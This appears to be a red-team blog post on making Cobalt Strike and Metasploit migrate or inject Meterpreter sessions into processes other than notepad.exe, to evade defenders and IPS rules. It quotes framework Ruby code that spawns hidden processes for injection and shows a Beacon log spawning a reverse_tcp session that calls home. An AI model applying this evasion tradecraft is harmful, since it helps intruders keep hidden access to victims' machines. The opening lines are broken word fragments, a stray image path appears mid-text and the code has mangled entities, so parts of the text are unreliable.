Hom

W
in

To t
indi
fra
pro

Let'
hun
and run it. At this point, my code is running inside of Microsoft Word. What happens if the user closes Microsoft Word or the program crashes? My running code goes away and I have nothing to show for my efforts.

For situations like this, it's helpful to have my code migrate to another process… ideally in an automatic way. This way, if the program I exploit crashes or the user closes it, I'm still on the system.

Cobalt Strike and the Metasploit Framework use notepad.exe as a default process to spawn and inject into. notepad.exe is a good candidate as a 32bit version of it exists on x86 and x64 systems. It also has a predictable path on both systems. Another key criterion–I can spawn notepad.exe with no arguments and it will not immediately exit.

If you're playing in an exercise and the blue team gets rid of notepad.exe (a dirty, but not unfair trick in an exercise), you may find yourself in trouble. If the blue team is automatically killing notepad.exe, you may find yourself in trouble. If an organization uses Matt Weeks' Ambush IPS and they have a rule to detect notepad.exe using a Winsock or WinINet function, you may find yourself in trouble.

To survive, it helps to know how to quickly adapt your tools to jump to something other than notepad.exe. Here's a few tips do just that:

Meterpreter

Cobalt Strike gives you the ability to define static listeners. If you create a Meterpreter listener and check the *Automatically migrate session* box, you're telling Cobalt Strike you'd like Meterpreter to move to a new process once a session is established. This action forces Cobalt Strike to set a Metasploit Framework option, InitialAutoRunScript to migrate -f when it creates a handler for you.

Many Metasploit Framework client-side exploits automatically set InitialAutoRunScript to migrate -f as well.

The InitialAutoRunScript option will execute the specified Meterpreter script as soon as a session is established. The migrate script is located in /path/to/metasploit/msf3/scripts/meterpreter/migrate.rb. The -f option opens a new process (notepad.exe) and migrates your Meterpreter session to it.

```
# Creates a temp notepad.exe to migrate to depending the architecture.
def create_temp_proc()
sysinfo =  client.sys.config.sysinfo
windir = client.fs.file.expand_path(&quot;%windir%&quot;)
# Select path of executable to run depending the architecture
if sysinfo['Architecture'] =~ /x86/
cmd = &quot;#{windir}\\System32\\notepad.exe&quot;
else
cmd = &quot;#{windir}\\Sysnative\\notepad.exe&quot;
end
# run hidden
proc = client.sys.process.execute(cmd, nil, {'Hidden' =&amp;amp;amp;amp;gt; true })
return proc.pid
end
```

Edit this script to force many parts of Cobalt Strike and the Metasploit Framework to migrate Meterpreter to something other than notepad.exe. Try an alternative, like rundll32.exe. As of this writing, lines 42-54 of this file contain the code you need to change.

Session Passing

If you're passing sessions with the post/windows/manage/payload_inject or exploits/windows/local/payload_inject, beware that both modules will, by default, spawn a notepad.exe process to inject a stager for the desired session type. There's a very good reason for this too. If I inject shellcode into my current process and the shellcode crashes it will take the my process down with it… killing my session.

This is a more common occurrence than you might think. If I try to inject a windows/meterpreter/reverse_tcp stager into a process and it can't connect to a handler, it will crash the process.

```
# Creates a temp notepad.exe to inject payload in to given the payload
# Returns process PID
def create_temp_proc()
windir = client.fs.file.expand_path(&quot;%windir%&quot;)
# Select path of executable to run depending the architecture
if @payload_arch.first== &quot;x86&quot; and client.platform =~ /x86/
cmd = &quot;#{windir}\\System32\\notepad.exe&quot;
elsif @payload_arch.first == &quot;x86_64&quot; and client.platform =~ /x64/
cmd = &quot;#{windir}\\System32\\notepad.exe&quot;
elsif @payload_arch.first == &quot;x86_64&quot; and client.platform =~ /x86/
cmd = &quot;#{windir}\\Sysnative\\notepad.exe&quot;
elsif @payload_arch.first == &quot;x86&quot; and client.platform =~ /x64/
cmd = &quot;#{windir}\\SysWOW64\\notepad.exe&quot;
end
begin
proc = client.sys.process.execute(cmd, nil, {'Hidden' =&amp;amp;amp;amp;gt; true })
rescue Rex::Post::Meterpreter::RequestError
return nil
end
return proc.pid
end
```

For the sake of safety, it's best to inject into a new process. To get around the notepad.exe bias in these modules, simply edit them in the Metasploit Framework code. The files are:


- /path/to/metasploit/msf3/modules/exploits/windows/local/payload_inject.rb
- /path/to/metasploit/msf3/modules/post/windows/manage/payload_inject.rb

Note: these modules are the same thing. As of this writing, the Metasploit Framework is still in a transition porting post modules that accept a PAYLOAD to windows/local exploit modules. I expect that post modules with equivalent local exploits will eventually go away.

Beacon

Cobalt Strike's Beacon came into this world as a light-weight way to quickly spawn Meterpreter sessions as needed. As with the payload_inject module above, Beacon creates a hidden notepad.exe process when spawning a new session. Fortunately, there are some options in Beacon you may tweak on the fly to change this behavior.

Once you gain access with Beacon, use the shell command to explore the system and decide which program you want to use as your new default. Once you know the full path to this program, use Beacon's spawnto command to tell Beacon to spawn shellcode into it.



```
beacon> spawnto c:\windows\SysWOW64\iexpress.exe
[*] Tasked beacon to spawn to: c:\windows\SysWOW64\iexpress.exe
beacon> spawn win meterp
[*] Tasked beacon to inject windows/meterpreter/reverse_tcp: 9898
[+] host called home, sent: 338 bytes



beacon>
```

The spawnto command only applies to the current Beacon. This is done deliberately as you may control Beacons from a variety of systems with different configurations.

If you prefer to do so, you may also inject sessions into running processes using Beacon's inject command. Just provide a process ID and the name of a listener.

In this blog post, I've taken you through a common behavior in the Metasploit Framework and Cobalt Strike–spawning code into notepad.exe. I explained why this behavior exists and pointed you to a few touch points to avoid this behavior in your attacks. If you find this behavior or indicator is stopping your attacks, you have the flexibility to avoid it.